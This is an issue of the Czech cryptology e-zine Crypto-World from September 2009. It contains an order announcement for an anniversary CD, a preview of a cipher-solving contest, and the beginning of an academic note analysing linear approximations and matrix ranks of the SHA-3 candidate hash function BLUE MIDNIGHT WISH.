

Crypto-World

Informační sešit GCUCMP

ISSN 1801-2140

Ročník 11, číslo 9/2009

16. září 2009

9/2009

Připravil: Mgr. Pavel Vondruška

Sešit je přednostně distribuován registrovaným čtenářům.

Starší sešity jsou dostupné na adrese

<http://crypto-world.info>

(1318 registrovaných odběratelů)



Obsah :	str.
A. CD k 11.výročí založení e-zinu Crypto-World (P.Vondruška)	2-3
B. Podzimní <i>Soutěž v luštění 2009</i> , úvodní informace (P.Vondruška)	4
C. Poznámka k lineárním aproximacím kryptografické hašovací funkce BLUE MIDNIGHT WISH (V.Klíma, P.Sušil)	5-14
D. Co provádí infikovaný počítač? (J.Vorlíček)	15-21
E. Ze vzpomínek armádního šifrantů (J.Knížek)	22-23
D. Pozvánka / CFP na MKB 2009	24-25
E. O čem jsme psali v září 1999-2008	26-27
F. Závěrečné informace	28

Příloha:	stran
Objednávka CD k 11.výročí založení e-zinu Crypto-World	1
Příloha k článku <i>Co provádí infikovaný počítač?</i> : priloha.pdf	23
CFP – MKB 2009 : cfp_mkb_2009.pdf	1
CFP – KEYMAKER : cfp_keymaker_2009.pdf	1

A. CD k 11.výročí založení e-zinu Crypto-World

Pavel Vondruška (pavel.vondruska@crypto-world.info)

Vážení čtenáři, děkuji za příznivou reakci a za zaslání komentáře k naší nabídce vytvořit k jedenáctému výročí založení e-zinu Crypto-World (poprvé vydán v září 1999) informační CD, které by obsahovalo všechna dosud vyšla čísla, včetně příloh a dále SW, který byl v rámci soutěží 2000-2009 speciálně vytvořen a některé další materiály, které jsou na webu k dispozici (např. knihu Elektronický podpis, starší články v jiných médiích apod.) a které bychom za poplatek rozesílali. Majitelům odpadne pracné a dlouhé stahování souborů z našeho webu, kde jsou (a i nadále budou) pro ty, kteří si CD nezakoupí, všechny materiály zdarma k dispozici.

Na základě vyplněných a zpět zasláních dotazníků jsem zpracoval statistické zhodnocení vašich reakcí do následující tabulky:

	Otázka	Možnosti	procenta dle odpovědí		
1	Myslím si, že je to dobrá služba	ANO / NE	95,2381	4,761905	
2	Měl bych zájem si CD pořídit	ANO / NE	85,7143	14,28571	
3	Cena 120,- Kč (včetně balného a poštovného) mi připadá	nízká/odpovídající/vysoká	29,0476	66,19048	4,8
4	Měl bych zájem, aby na CD byla databáze všech příspěvků zveřejňovaných na webu v sekci Crypto-News a Security-News (k 31.7 již více jak 10 200 příspěvků)	ANO / NE	80,9524	19,04762	
5	Byl bych ochoten za CD rozšířené o databázi příspěvků zaplatit 180,- Kč (včetně balného a poštovného)	ANO / NE	47,619	52,38095	
6	Platba předem převodem na účet CW je pro mne akceptovatelné řešení platby	ANO / NE	100	0	
7	Budu potřebovat předem zaslat PROFORMA FAKTURU	ANO / NE	9,52381	90,47619	
8	S CD budu požadovat dodání	faktury/příjmového dokladu/je mi to jedno	9,52381	9,52381	81
9	Můj komentář:	přidán/nepřidán	61,9048	38,09524	

Velmi cenné byly některé vaše reakce a komentáře, které po vyhodnocení vedly k upřesnění cenové nabídky a distribuce připravovaného CD.

- Upozornili jste nás např. na to, že poštovné do ciziny jsme asi neuvažovali, neboť v cenové nabídce to nerozlišujeme. Ano máte pravdu, nenapadlo mne, že bude o CD zájem i od čtenářů ze Slovenska (resp. jiných států). Kalkulaci pro zaslání CD do ciziny budeme muset vzít do úvahy a cenu v takovém případě navýšíme, viz CENÍK.
- Vzhledem k upozornění, že platba převodem z ciziny je pro odesílatele drahá, se pokusíme vyjít vstříc a nabízíme alternativní způsob platby přes PayPal (kde poplatek je výrazně nižší a platí jej příjemce)

- Vyjdeme vstříc i požadavku, zda nebude možné CD osobně převzít na MKB (detaily k MKB viz článek Pozvánka / CFP na MKB 2009). Ano bude to možné. Cena pro osobně převzaté CD na MKB je uvedena v CENÍKU.

Děkuji i za pochvalu naší činnosti a některé zajímavé náměty, které možná v budoucnu využijeme, děkuji i za nabídku spolupráce. Je velmi příjemné mít **své** čtenáře, kteří píší kolik let již CW odebírají a stále o něj mají zájem. Za tyto e-maily velice děkuji. Dodávají sílu se e-zinu a s tím souvisejícím činnostem (Soutěž, NEWS, web) věnovat. Uvědomuji si, že situace je diametrálně odlišná než při jeho „založení“ v roce 1999, kdy opravdu mnoho možností získat informace o kryptologii (navíc v českém jazyce nebylo) a dneškem, kdy stačí zadat požadované klíčové slovo do některého z vyhledavačů. Proto velice děkuji všem příznivcům CW. Díky nim a nezištné spolupráci přispěvatelů také Crypto-World dosud neskončil a pokračuje.

Od dnešního dne lze avizované CD objednat.

CD - ceník	bez databáze	s databází NEWS
MKB /osobně	100,00 Kč	160,00 Kč
poštou v ČR	120,00 Kč	180,00 Kč
poštou mimo ČR	150,00 Kč	210,00 Kč
	6,00 EUR	8,40 EUR

Objednávky zasílejte e-mailem na adresu pavel.vondruska@crypto-world.info (upřednostňujeme) nebo písemně na adresu

Pavel Vondruška, Pavlišovská 2285, 193 00 Praha – Horní Počernice.

Pokud potřebujete PROFORMAFAKTURU, uveďte to v objednávce, obratem Vám ji zašleme. Doklad o zaplacení (fakturu) zašleme společně s CD.

Platební údaje:

Převod: číslo účtu: 000000-0414823103 , kód banky: 0800, variabilní symbol:

(v případě proformafaktury uveďte její číslo, jinak Vaše identifikační číslo, které si vymyslíte a uvedete v objednávce, nezapomeňte jej uvést neboť jinak nebudeme schopni dohledat, zda jste za CD již zaplatili).

PayPal: účet pavel@cryptoworld.info

Subject – vložit váš registrovaný e-mail pro odběr e-zinu Crypto-World.

Po obdržení platby bude CD společně s dokladem o zaplacení **odesláno** na doručovací adresu uvedenou v objednávce. Prosím po jeho převzetí potvrdit e-mailem doručení.

Formulář objednávky je uveden v příloze. Není však závazný, můžete použít vlastní.

Děkuji za Váš zájem a podporu e-zinu Crypto-World.
Pavel Vondruška

B. Podzimní Soutěž v luštění 2009, úvodní informace

Pavel Vondruška (pavel.vondruska@crypto-world.info)

Vážení čtenáři, **15. 10. 2008** začne opět tradiční **podzimní soutěž v luštění jednoduchých šifrových textů o ceny – Soutěž v luštění 2009**. Pro nově registrované čtenáře může být zajímavé, že obdobné soutěže pořádal náš e-zin již od roku 2000.

V prvních letech (2000-2004) byly úlohy zaměřeny na klasické šifrové systémy. Od roku 2005 jsem začal doprovázet úkoly doprovodnými komentáři a nápovědami v NEWS. V roce 2006 jsem pak zařadil i vymyšlený doprovodný příběh, který úlohy volně spojoval. Jednalo se o drobné epizody ze života detektiva kapitána Cardy. Příběh vyústil v lov na chameleóna rasy Cryptomelon Pragensis. V roce 2007 byl použit rozsáhlý doprovodný fiktivní příběh matematika Štěpána Schmidta, který se odehrával v době Marie Terezie. Příběh z 18.století byl zkombinován s fikcí, která popisovala jeho údajné působení v Černé komnatě – luštitelském pracovišti na tehdejší císařské dvoře. V loňském roce byla soutěž doprovázena fiktivním příběhem z druhé světové války. Celý doprovodný příběh soutěže se odehrával kolem snahy vyluštit důležitou depeši odvysílanou 15.října 1941. Společně s britským důstojníkem Johnem Wellingtonem jste tak mohli odhalovat záhadu nového neznámého šifrovacího zařízení. Jak se během soutěže ukázalo depeše byla zašifrována pomocí německého šifrátoru SZ 40. Řešitelé mohli k luštění použít funkční simulátor, který byl (je) volně dostupný na domovské stránce našeho e-zinu.

Loňské soutěže se zúčastnilo celkem 121 řešitelů. Všechny úlohy vyřešilo nezvykle malé množství soutěžících a to jen 4 (zatímco v roce 2007 naopak rekordních 16)!

Podle e-mailů, které jsem během soutěže a po ní od vás obdržel, dělají doprovodné texty soutěž pro účastníky atraktivnější, a proto i letos jsem jeden takovýto příběh připravil.

Letošní doprovodný příběh k soutěži se bude odehrávat v Československé republice koncem padesátých let. Tentokrát bude mít v soutěži své důležité místo šifrátor ŠD-2 o kterém jste si mohli přečíst v letošním letním dvojčísle (článek V.Brtníka *Rekonstrukce šifrovacího stroje ŠD-2*). Simulátor šifrátoru ŠD-2 bude dostupný na CD, které bylo vytvořeno k 11.výročí založení e-zinu Crypto-World a dále je možné simulátor šifrátoru ŠD-2 stáhnout z našeho webu <http://crypto-world.info/soutez2009/sd2/cti.txt> .

Chcete-li si připomenout starší úlohy (příběhy) a jejich řešení (což se vám může hodit i při hledání správného řešení v letošním roce), můžete je nalézt na domovské stránce našeho e-zinu v sekci věnované soutěžím: <http://crypto-world.info/souteze.php> .

Přesná pravidla, ceny sponzorů a první úlohy soutěže najdete v příštím čísle našeho e-zinu Crypto-World 10/2009, který vyjde 15.10.2009. Všechny informace budou současně dostupné i na našem webu v sekci věnované soutěžím <http://crypto-world.info/souteze.php> .

Soutěž bude opět určena pouze registrovaným čtenářům našeho e-zinu, do soutěže bude nutné (tak jako v minulých ročnících) se zaregistrovat. Heslo k registraci bude rozesláno čtenářům Crypto-Worldu společně s kódy k jeho stažení.


Soutěžícím již teď přeji pěknou zábavu a úspěšné vyřešení všech úloh!

C. Poznámka k lineárním aproximacím kryptografické hašovací funkce BLUE MIDNIGHT WISH

Vlastimil Klíma, nezávislý kryptolog, (v.klima@volny.cz)

Petr Sušil, PhD student, EPFL, (susil.petr@gmail.com)

Abstrakt. Hašovací funkce BLUE MIDNIGHT WISH (BMW) je nejrychlejší ze 14 kandidátů v 2. kole soutěže SHA-3 [1]. Na začátku tohoto kola byli autoři kandidátů vyzváni, aby před 15. zářím upravili své algoritmy (tzv. tweak). V tomto příspěvku se budeme zabývat tedy nejnovější "tweakovanou" verzí BMW [3]. Algoritmus BMW je typu AXR, protože používá pouze operace ADD (sub), XOR a ROT (shift). Když operaci ADD nahradíme XOR, obdržíme BMW_{lin} , což je afinní transformace. V příspěvku uvažujeme pouze funkci BMW_{lin} a její stavební bloky. Tyto afinní transformace mohou být reprezentovány lineární maticí a konstantním vektorem. Zjistili jsme, že všechny matice vyšších stavebních bloků BMW_{lin} mají plnou hodnotu nebo hodnotu blízkou k ní. Také jsme zkoumali strukturu těchto matic. Matice dílčích stavebních bloků mají očekávanou nenáhodnou strukturu, zatímco matice vyšších bloků mají strukturu již náhodnou. Ukážeme také matice pro různé hodnoty $ExpandRounds_1$ (pro hodnoty mezi 0 a 16). Jejich zvyšování vede k větší náhodnosti matic, což bylo návrháři zamýšleno. Tato pozorování platí pro obě verze BMW_{256lin} a BMW_{512lin} . V této lineární analýze jsme nenašli žádnou užitečnou vlastnost, která by pomohla kryptoanalýze, ani jsme nenašli žádnou slabost BMW. Studium dílčích bloků bude následovat.



Obr.1: Schéma (tweakované verze) BMW [3]


Úvod

V příspěvku uvažujeme pouze funkci BMW_{lin} a její stavební bloky. Tyto afinní transformace mohou být reprezentovány maticemi. Uvádíme hodnotu a strukturu těchto matic. Hlavní bloky BMW jsou f_0, f_1, f_2 . Vytváří tři meziproměnné Q_a, Q_b, G a průběžnou haš H (viz obr. 1). Všechny čtyři proměnné jsou $16 \cdot w$ - bitová slova ($w = 32/64$ pro $BMW_{256/512}$). Tyto proměnné závisí pouze na vstupním bloku M a na staré průběžné hašovací hodnotě H . Právě tyto závislosti budou ukázány v maticích. Povšimněte si hodnoty a struktury každé matice. Některé matice budou ukázány pro několik různých hodnot bezpečnostního parametru $ExpandRounds_1$. Připomeňme, že po $ExpandRounds_1$ rundách typu $expand_1$ následuje $16 - ExpandRounds_2$ rund typu $expand_2$ [3]. Pro rozsáhlost tohoto příspěvku předpokládáme, že čtenář je seznámen se základním popisem BMW v [3]. Také používáme jednoduché označení H , ale kdykoli by mohlo dojít k nepochopení, které z hodnot to je, odlišujeme je jako $oldH$ a $newH$ (viz obr. 1). Naše pozorování platí pro obě verze obě verze BMW_{256lin} a BMW_{512lin} , proto z důvodu jednoduchosti prezentujeme výsledky pouze pro BMW_{256lin} .

Na následujícím obrázku vidíme lineární závislost mezi M a Q_a . Jsou zde dvě matice typu 512×512 (oddělené černým pruhem), což označujeme jako (M, Q_a) . Sloupce reprezentují 512 proměnných (bitů) proměnné M na levé straně a 512 proměnných (bitů) proměnné Q_a na pravé straně. Řádky pak reprezentují lineární závislosti mezi bity na levé straně (M) a bity na pravé straně (Q_a). Protože matice na pravé straně je identická, dává nám to přímou závislost bitů Q_a na bitech proměnné M . Každý řádek může být také zapsán jako lineární rovnice

$$\bigoplus_{i \in Left} x_i = \bigoplus_{j \in Right} y_j.$$

Indexy bitů, které se objevují v rovnici, jsou na obrázku 2 označeny jako černé body. Tím zde mj. můžeme vidět závislost prvního slova Q_a na pěti slovech M , což vyplývá z definice transformace A_1 ve [3].




Obr.2: Příklad závislosti mezi proměnnými (bity) M a Q_a , což označujeme jako (M, Q_a) .

Když bychom chtěli vidět závislost M na Q_a , potřebovali bychom inverzní matici. Jak víme z lineární algebry, xorováním jednoho řádku s jiným nebo jejich výměna nemění hodnotu matice. S využitím těchto dvou operací v našem eliminačním algoritmu transformujeme dvojici matic (A, I) na (I', A') , kde I je identická matice a I' je identická, pokud matice A má plnou hodnotu. Je-li I' identita, pak A' ukazuje závislosti M na Q_a , viz následující obrázek. Je-li A singulární, pak I' bude mít neprázdný sloupec (sloupce) nad diagonálou. Poznamenejme, že proměnná, která odpovídá tomuto neprázdnému sloupci není

nezávislá a vystupuje pouze v lineární kombinaci s dalšími proměnnými (bity) v matici, viz například obrázek 4 (výřez obrázku pro hodnotu = MAX - 1).

V následujícím uvádíme pouze nejzajímavější závislosti.



Obr.3: (M, Q_a) - závislost mezi M a Q_a

Elimination algorithm - transformation of (A, I) to (I', A') :

Input: boolean matrix $A[LEN][LEN]$

Output: pair of boolean matrices (I', A')

var boolean matrix $I[LEN][LEN]$, where $I[i][j]=1$ if $i=j$ and $I[i][j]=0$ otherwise

for $i=1$ to LEN

begin

if $A[i][i]$ then

for all $j \neq i$ and $A[j][i]$ //add line i to line j in (A, I)

for all k

$A[j][k] = A[j][k] + A[i][k]$ and $I[j][k] = I[j][k] + I[i][k]$;

else

for all $j > i$

if $A[j][i]$ //switch line j and i in (A, I)


for all k

switch values $A[j][k]$ and $A[i][k]$ and $I[j][k]$ and $I[i][k]$

go to begin (without increasing i) or go to end (if $i = LEN$)

end

output (A, I)




Obr.4: Výřez závislosti u matice, která má hodnotu o 1 nižší než plnou

Závislost Q_a na M


Závislost Q_a na M vidíme na obrázcích 2 a 3. Poznamenejme, že matice nezávisí na hodnotě $ExpandRounds1$, protože Q_a je vytvořena až ve funkci f_1 . Hodnota matice (M, Q_a) je $rank(M, Q_a) = 512$, tj. plná.

Závislost Q_a na H

Také hodnost matice (H, Q_a) je plná, a protože zobrazuje závislosti v bloku f_0 , ještě nezávisí na hodnotě ExpandRounds_1 .



Obr.5: (H, Q_a)




Obr.6: (H, Q_a)


Závislost Q_b na M

Zde můžeme poprvé vidět, že matice nemají plnou hodnost a že s růstem ExpandRounds_1 mají tendenci se znáhodňovat. Protože ostatní závislosti jsou podobné, v dalším uvádíme pouze hodnoty všech matic a ukázky některých.


ExpandRounds_1	0	1	2	3	4	5	6	7	8
$\text{Rank}(M, Q_b)$	511	512	512	510	511	512	512	511	510
ExpandRounds_1	9	10	11	12	13	14	15	16	
$\text{Rank}(M, Q_b)$	511	511	512	512	510	512	511	510	




Obr.7: (M, Q_b) , $\text{ExpandRounds}_1 = 0$




Obr.8: (M, Q) , ExpandRounds1 = 2




Obr.9: (M, Q) , ExpandRounds1 = 16



Obr.10: (M, Q) , ExpandRounds1 = 0




Obr.11: (M, Q) , ExpandRounds1 = 2




Obr.12: (M, Q) , ExpandRounds1 = 16

Závislost Q_b na oldH


<i>ExpandRounds₁</i>	0	1	2	3	4	5	6	7	8
<i>Rank(oldH, Q_b)</i>	512	510	509	511	511	511	511	510	512
<i>ExpandRounds₁</i>	9	10	11	12	13	14	15	16	
<i>Rank(oldH, Q_b)</i>	511	511	512	510	511	512	511	511	




Obr.13: $(oldH, Q)$, ExpandRounds1 = 0



Obr.14: $(oldH, Q)$, ExpandRounds1 = 2



